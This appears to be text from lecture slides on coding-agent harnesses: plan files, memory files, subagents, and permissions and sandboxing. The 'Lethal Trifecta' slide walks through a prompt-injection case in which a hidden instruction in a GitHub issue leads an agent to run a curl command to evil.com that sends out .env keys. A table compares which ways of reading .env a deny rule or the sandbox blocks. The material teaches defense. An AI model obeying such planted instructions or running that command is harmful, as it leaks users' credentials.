
**A: Neither:** same model, same loop. The harness only switches state: one more instruction, blocked edits, and a tool to ask for approval.

# The Plan Is a File

~/.claude/plans/<plan>.md

```
Fix: usernames with a trailing newline pass validation

Context
`^...$` also matches before a final newline; use `A...\Z`.

Steps
1. Change the regex in ASCIIUsernameValidator and
 UnicodeUsernameValidator (django/contrib/auth/validators.py)
2. Add a test for "user\n" to the auth validator tests
3. Run the auth validator tests

Not doing
Changing other validators
```

**plan mode**

the model writes the plan here; your source stays read-only

**approve**

you read it, or press Ctrl+G to edit the file first

**execute**

the plan is in the context; after compaction Claude Code puts it back from disk

**Q:** Why keep the plan in a file instead of only in the conversation?

**A:** The conversation gets compacted or cleared; the file survives. The harness can put the plan back, and the model can re-read it whenever it needs to.

# Memory = Files the Harness Reloads

**CLAUDE.md**

you write it; loaded into every session

**auto memory**

Claude writes it; /memory opens the folder

**auto memory Claude saved while we made this lecture**

```
~/.claude/projects/<project>/memory/
├── MEMORY.md
├── lecture-deck-workflow.md
└── slide-density-preference.md

MEMORY.md
- [Lecture deck workflow](lecture-deck-workflow.md)
 - MAS.S60 deck style, footnote format,
 python-pptx build from lec3 master, ...
- [Slide density preference](slide-density-preference.md)
 - figures + keyword captions, primary sources,
 diagram before code, live links
```

```

name: slide-density-preference
description: "User wants lecture slides with very
 little text, primary-source figures ..."
metadata:
 type: feedback

```


For lecture decks, the user asked for less text per slide: put the original figure on the slide ... and use a few keywords instead of full sentences.

**\*\*Why:\*\*** ... decks were still too wordy


**\*\*How to apply:\*\*** default to figure + keyword-caption slides; move explanations into speaker notes ...

# Subagents

## Subagents




## Agent Teams




A subagent works in its own context; **only its result comes back** (e.g., it read 6,100 tokens and returned 420)

# Multi-Agent: Helps vs Hurts

## High-level Architecture of Advanced Research



**helps:** the parts are independent reads. Subagents search in parallel and only their findings come back: **+90.2%** over one agent, at **~15×** the tokens of a chat.



**hurts:** the parts depend on each other. “Build Flappy Bird”: one subagent made a Super Mario background, the other a bird in a different style. Neither saw the other’s choices.

let many agents **read** in parallel; let **one** agent make the changes

# Q&A: One Agent or Many?

**Q:** Survey 30 papers

**A:** **many:** breadth, read-only

**Q:** Rename across 12 coupled files

**A:** **one:** all 12 edits must agree; parallel agents each see only part and choose differently


**Q:** 500 independent failing tests

**A:** **many,** with locks / worktrees

**Q:** Review my PR

**A:** **a separate reviewer** (fresh context)

# The Lethal Trifecta



## one bad GitHub issue

- 1 the agent reads an issue that hides an instruction
- 2 it can read `.env`, where your API keys live
- 3 `curl "evil.com/?k=$(cat .env)"` sends them out

All three together let an attacker take your data. Remove **any one** and the attack fails.

# Permissions and Sandbox

## .claude/settings.json

```
{
 "permissions": {
 "allow": ["Bash(pytest *)"],
 "deny": ["Read(./env)"]
 },
 "sandbox": {
 "enabled": true,
 "filesystem": { "denyRead": ["./env"] },
 "network": {
 "allowedDomains": ["github.com", "pypi.org"]
 }
 }
}
```

### permission rules

Claude Code itself checks each tool call against your allow / deny list before running it

### sandbox

Claude Code starts every shell command inside a box the operating system enforces (Seatbelt on macOS, bubblewrap on Linux). Inside it, the command and anything it launches can only read and write the files you allow, and reach only the domains on your list.

	permission rule Read(./env)	sandbox denyRead
Read tool opens .env	✓ blocked	✗ gets through Read is not a shell command
cat .env	✓ blocked	✓ blocked
python -c "print(open('./env').read())"	✗ gets through can't tell that Python reads .env	✓ blocked

# Summary

model can't...

→ harness adds

act	→ tools + executor
know the project	→ context assembly
survive errors	→ feedback, timeouts, budgets
fit in the window	→ truncate, compact, cache
stay on track	→ plan mode, plan files
remember	→ instruction & memory files
parallelize	→ subagents, teams
be trusted	→ permissions, hooks, sandbox

A harness adds **rules and guarantees**; it can't make the model think of what it doesn't know.

**Next week:** model evolution, making the model itself better